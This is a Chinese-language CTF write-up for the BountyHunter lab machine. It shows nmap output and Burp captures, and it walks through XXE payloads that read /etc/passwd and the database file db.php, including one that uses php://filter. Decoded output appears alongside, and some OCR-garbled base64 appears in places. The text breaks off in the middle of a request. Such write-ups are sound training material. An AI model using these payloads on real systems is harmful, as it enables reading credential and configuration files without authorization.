
BountyHunter(完成),XXE漏洞[有撰寫python],python eval提權

```
└─# nmap -sCV -p 22,80 -A 10.10.11.100
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-20 06:50 PDT
Nmap scan report for 10.10.11.100
Host is up (0.22s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey: 
|   3072 d4:4c:f5:79:9a:79:a3:b0:f1:66:25:52:c9:53:1f:e1 (RSA)
|   256 a2:1e:67:61:8d:2f:7a:37:a7:ba:3b:51:08:e8:89:a6 (ECDSA)
|_  256 a5:75:16:d9:69:58:50:4a:14:11:7a:42:c1:b6:23:44 (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Bounty Hunters
|_http-server-header: Apache/2.4.41 (Ubuntu)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 5.0 (96%), Linux 4.15 - 5.8 (96%), Linux 5.0 - 5.5 (95%), Linux 3.1 (95%), Linux 3.2 (95%), Linux 5.3 - 5.4 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (95%), Linux 2.6.32 (94%), ASUS RT-N56U WAP (Linux 3.4) (93%), Linux 3.16 (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 80/tcp)
HOP RTT       ADDRESS
1   229.35 ms 10.10.14.1
2   229.62 ms 10.10.11.100

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.06 seconds
```

找到db.php，回傳值200，可能是資料庫但裡面無東西。。。

找到一個疑似可用網址



Bounty Report System - Beta

34234	
3	
3	
324	


Submit

If DB were ready, would have added:

Title:	34234
CWE:	3
Score:	3
Reward:	324

進行抓包後,有data是base64加密，

查看解密是xml撰寫，才看是否能修改


Kali Linux 2023
Burp Suite Community Edition v2024.2.1.3 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Settings
Send
Cancel
Target: http://10.10.11.100
HTTP/1
Request
Pretty Raw Hex
Response
Pretty Raw Hex Render
Inspector
Selection 214 (0xd6)
Selected text
Decoded from: URL encoding
Decoded from: Base64
Cancel
Apply changes
Request attributes 2
0 highlights
Done
449 bytes | 225 millis
Event log All issues
Memory: 124.1MB

```
POST /tracker_diRbPr00f314.php HTTP/1.1
Host: 10.10.11.100
User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: */*
Accept-Language: zh-TW
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 219
Origin: http://10.10.11.100
Connection: close
Referer: http://10.10.11.100/log_submit.php

data=
PD94bWwgIHZlcnNpb249IjEuMCIgZW5jb2Rpbmc9IklTTy040DU5LTEiPz4KCQk8YnVncmVwb3J0PgoJCTx0aXRsZT4zNDIzNDwvdGl0bGU%2BCgkJPGN3ZT4zPC9jd2U%2BCgkJPGN2c3M%2BMzwvY3Zzcz4KCQk8cmV3YXJkPjMyNDwvcmV3YXJkPgoJCTwvYnVncmVwb3J0Pg%3D%3D
```

```
HTTP/1.1 200 OK
Date: Mon, 20 May 2024 14:24:55 GMT
Server: Apache/2.4.41 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 258
Connection: close
Content-Type: text/html; charset=UTF-8

If DB were ready, would have added:
<table>
 <tr>
  <td>
   Title:
  </td>
  <td>
   34234
  </td>
 </tr>
 <tr>
  <td>
   CWE:
  </td>
  <td>
   3
  </td>
 </tr>
 <tr>
  <td>
   Score:
  </td>
  <td>
```

Selected text

```
PD94bWwgIHZlcnNpb249IjEuMCIgZW5jb2Rpbmc9IklTTy040DU5LTEiPz4KCQk8YnVncmVwb3J0PgoJCTx0aXRsZT4zNDIzNDwvdGl0bGU%2bCgkJPGN3ZT4zPC9jd2U%2bCgkJPGN2c3M%2bMzwvY3Zzcz4KCQk8cmV3YXJkPjMyNDwvcmV3YXJkPgoJCTwvYnVncmVwb3J0Pg%3d%3d
```

Decoded from: URL encoding

```
PD94bWwgIHZlcnNpb249IjEuMCIgZW5jb2Rpbmc9IklTTy040DU5LTEiPz4KCQk8YnVncmVwb3J0PgoJCTx0aXRsZT4zNDIzNDwvdGl0bGU+CgkJPGN3ZT4zPC9jd2U+CgkJPGN2c3M+MzwvY3Zzcz4KCQk8cmV3YXJkPjMyNDwvcmV3YXJkPgoJCTwvYnVncmVwb3J0Pg==
```

Decoded from: Base64

```
<?xml  version="1.0" encoding="ISO-8859-1"?>\n
\t\t<bugreport>\n
\t\t<title>34234</title>\n
\t\t<cwe>3</cwe>\n
\t\t<cvss>3</cvss>\n
\t\t<reward>324</reward>\n
\t\t</bugreport>
```


參考XXE注入：

- https://book.hacktricks.xyz/pentesting-web/xxe-xee-xml-external-entity

- https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/XXE Injection

修改並測試後，獲取資料

```
<?xml  version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE data [
<!ELEMENT stockCheck ANY>
<!ENTITY file SYSTEM "file:///etc/passwd">
]>
        <bugreport>
        <title>&file;</title>
        <cwe>123</cwe>
        <cvss>123</cvss>
        <reward>123</reward>
        </bugreport>
```



Request

```
POST /tracker_diRbPr00f314.php HTTP/1.1
Host: 10.10.11.100
User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: */*
Accept-Language: zh-TW
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 353
Origin: http://10.10.11.100
Connection: close
Referer: http://10.10.11.100/log_submit.php

data=
PD94bWwgIHZlcnNpb249IjEuMCIgZW5jb2Rpbmc9IklTTy04ODU5LTEiPz4NCjwhRE9DVFlQRSBkYXRhIFsNCjwhRUxFTUVOVCBzdG9ja0NoZWNrIEFOWT4NCjwhRU5USVRZIGZpbGUgU1lTVEVNICJmaWxlOi8vL2V0Yy9wYXNzd2QiPg0KXT4NCgkJPGJ1Z3JlcG9ydD4NCgkJPHRpdGxlPiZmaWxlOzwvdGl0bGU%2bDQoJCTxjd2U%2bMTIzPC9jd2U%2bDQoJCTxjdnNzPjEyMzwvY3Zzcz4NCgkJPHJld2FyZD4xMjM8L3Jld2FyZD4NCgkJPC9idWdyZXBvcnQ%2b
```

Response

```
HTTP/1.1 200 OK
Date: Tue, 21 May 2024 09:00:14 GMT
Server: Apache/2.4.41 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 2099
Connection: close
Content-Type: text/html; charset=UTF-8

If DB were ready, would have added:
<table>
 <tr>
  <td>
   Title:
  </td>
  <td>
   root:x:0:0:root:/root:/bin/bash
   daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
   bin:x:2:2:bin:/bin:/usr/sbin/nologin
   sys:x:3:3:sys:/dev:/usr/sbin/nologin
   sync:x:4:65534:sync:/bin:/bin/sync
   games:x:5:60:games:/usr/games:/usr/sbin/nologin
   man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
   lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
   mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
   news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
```

Inspector

```
D4NCgkJPHRpdGxlPiZmaWxlOzwvdGl0bGU+DQoJCTxjd2U+MTIzPC9jd2U+DQoJCTxjdnNzPjEyMzwvY3Zzcz4NCgkJPHJld2FyZD4xMjM8L3Jld2FyZD4NCgkJPC9idWdyZXBvcnQ+
```

Decoded from: Base64


```
<?xml  version="1.0" encoding="ISO-8859-1"?>\r\n
<!DOCTYPE data [\r\n
<!ELEMENT stockCheck ANY>\r\n
<!ENTITY file SYSTEM "file:///etc/passwd">\r\n
]>\r\n
\t\t<bugreport>\r\n
\t\t<title>&file;</title>\r\n
\t\t<cwe>123</cwe>\r\n
\t\t<cvss>123</cvss>\r\n
\t\t<reward>123</reward>\r\n
\t\t</bugreport>
```

進行查看db.php失敗，我猜測位置在/var/www/html
可能需要php加密
找到語法文件

```
<!DOCTYPE replace [<!ENTITY xxe SYSTEM "php://filter/convert.base64-encode/resource=index.php"> ]>
```

修改成(成功)

```
<?xml  version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE data [
<!ELEMENT stockCheck ANY>
<!ENTITY file SYSTEM "php://filter/convert.base64-encode/resource=/etc/passwd">
]>
        <bugreport>
        <title>&file;</title>
        <cwe>123</cwe>
        <cvss>123</cvss>
        <reward>123</reward>
        </bugreport>
```



```
POST /tracker_diRbPr00f314.php HTTP/1.1
Host: 10.10.11.100
User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: */*
Accept-Language: zh-TW
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 411
Origin: http://10.10.11.100
Connection: close
Referer: http://10.10.11.100/log_submit.php

data=
PD94bWwgIHZlcnNpb249IjEuMCIgZW5jb2Rpbmc9IklTTy04ODU5LTEiPz4NCjwhRE9DVFlQRSBkYXRhIFsNCjwhRUxFTUVOVCBzdG9ja0NoZWNrIEFOWT4NCjwhRU5USVRZIGZpbGUgU1lTVEVNICJwaHA6Ly9maWx0ZXIvY29udmVydC5iYXNlNjQtZW5jb2RlL3Jlc291cmNlPS9ldGMvcGFzc3dkIj4NCl0%2bDQoJCTxidWdyZXBvcnQ%2bDQoJCTx0aXRsZT4mZmlsZTs8L3RpdGxlPg0KCQk8Y3dlPjEyMzwvY3dlPg0KCQk8Y3Zzcz4xMjM8L2N2c3M%2bDQoJCTxyZXdhcmQ%2bMTIzPC9yZXdhcmQ%2bDQoJCTwvYnVncmVwb3J0Pg%3d%3d
```


bWQtbmV0d29yazp4OjEwMDoxMDI6c3lzdGVtZCBOZX
R3b3JrIE1hbmFnZW1lbnQsLCw6L3J1bi9zeXN0ZW1k
Oi91c3Ivc2Jpbi9ub2xvZ2luCnN5c3RlbWQtcmVzb2
x2ZTp4OjEwMToxMDM6c3lzdGVtZCBSZXNvbHZlciws
LDovcnVuL3N5c3RlbWQ6L3Vzci9zYmluL25vbG9naW
4Kc3lzdGVtZC10aW1lc3luYzp4OjEwMjoxMDQ6c3lz
dGVtZCBUaW1lIFN5bmNocm9uaXphdGlvbiwsLDovcn
VuL3N5c3RlbWQ6L3Vzci9zYmluL25vbG9naW4KbWVz
c2FnZWJ1czp4OjEwMzoxMDY6Oi9ub25leGlzdGVudD
ovdXNyL3NiaW4vbm9sb2dpbgpzeXNsb2c6eDoxMDQ6
MTEwOjovaG9tZS9zeXNsb2c6L3Vzci9zYmluL25vbG
9naW4KX2FwdDp4OjEwNTo2NTUzNDo6L25vbmV4aXN0
ZW50Oi91c3Ivc2Jpbi9ub2xvZ2luCnRzczp4OjEwNj
oxMTE6VFBNIHNvZnR3YXJlIHN0YWNrLCwsOi92YXIv
bGliL3RwbTovYmluL2ZhbHNlCnV1aWRkOng6MTA3Oj
ExMjo6L3J1bi91dWlkZDovdXNyL3NiaW4vbm9sb2dp
bgp0Y3BkdW1wOng6MTA4OjExMzo6L25vbmV4aXN0ZW
50Oi91c3Ivc2Jpbi9ub2xvZ2luCmxhbmRzY2FwZTp4
OjEwOToxMTU6Oi92YXIvbGliL2xhbmRzY2FwZTovdX
NyL3NiaW4vbm9sb2dpbgpwb2xsaW5hdGU6eDoxMTA6
MTo6L3Zhci9jYWNoZS9wb2xsaW5hdGU6L2Jpbi9mYW
xzZQpzc2hkOng6MTExOjY1NTM0OjovcnVuL3NzaGQ6
L3Vzci9zYmluL25vbG9naW4Kc3lzdGVtZC1jb3JlZH
VtcDp4Ojk5OTo5OTk6c3lzdGVtZCBDb3JlIER1bXBl
cjovOi91c3Ivc2Jpbi9ub2xvZ2luCmRldmVsb3BtZW
50Ong6MTAwMDoxMDAwOkRldmVsb3BtZW50Oi9ob21l
L2RldmVsb3BtZW50Oi9iaW4vYmFzaApseGQ6eDo5OT
g6MTAwOjovdmFyL3NuYXAvbHhkL2NvbW1vbi9seGQ6
L2Jpbi9mYWxzZQplc2JtdXg6eDoxMTI6NDY6dXNibX
V4IGRhZW1vbiwsLDovdmFyL2xpYi91c2JtdXg6L3Vz
ci9zYmluL25vbG9naW4K
</td>

cm9vdDp4OjA6MDpyb290Oi9yb290Oi9iaW4vYmFzaApkYWVtb246eDoxOjE6ZGFlbW9uOi91c3Ivc2Jpbjovd XNyL3NiaW4vbm9sb2dpbgpiaW46eDoyOjI6YmluOi9iaW46L3Vzci9zYmluL25vbG9naW4Kc3lzOng6Mzoz OnN5czovZGV2Oi91c3Ivc2Jpbi9ub2xvZ2luCnN5bmM6eDo0OjY1NTM0OnN5bmM6L2Jpbi9vYmluL3N5bmMKZ2FtZXM6eDo1OjYwOmdhbWVzOi91c3IvZ2FtZXM6L3Vzci9zYmluL25vbG9naW4KbWFuOng6NjoxMjptYW46L3Zhci9jYWNoZS9tYW46L3Vzci9zYmluL25vbG9naW4KbHA6eDo3Ojc6bHA6L3Zhci9zcG9vbC9scGQ6L3Vzci9zYmluL25vbG9naW4KbWFpbDp4Ojg6ODptYWlsOi92YXIvbWFpbDovdXNyL3NiaW4vbm9sb2dpbgpuZXdzOng6OTo5Om5ld3M6L3Zhci9zcG9vbC9u

```
root:x:0:0:root:/root:/bin/bash\n
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin\n
bin:x:2:2:bin:/bin:/usr/sbin/nologin\n
sys:x:3:3:sys:/dev:/usr/sbin/nologin\n
sync:x:4:65534:sync:/bin:/bin/sync\n
games:x:5:60:games:/usr/games:/usr/sbin/nologin\n
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin\n
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
```

嘗試連線至/var/www/html/db.php(成功)，獲取資料庫
需修改成

```
<!ENTITY file SYSTEM "php://filter/convert.base64-encode/resource=/var/www/html/db.php">]>
```


Kali Linux 2023
一次性模式
Burp Suite Community Edition v2024.2.1.3 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Settings
Send Cancel
Target: http://10.10.11.100 HTTP/1
Request Pretty Raw Hex
Response Pretty Raw Hex Render
Inspector
Selection 252 (0xfc)
Selected text
Decoded from: Base64
Request attributes 2
Request query parameters 0
Request body parameters 1
Request cookies 0
Request headers 11
Done
700 bytes | 216 millis
Event log (3) All issues
Memory: 140.6MB

```
POST /tracker_diRbPr00f314.php HTTP/1.1
Host: 10.10.11.100
User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: */*
Accept-Language: zh-TW
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 423
Origin: http://10.10.11.100
Connection: close
Referer: http://10.10.11.100/log_submit.php

data=
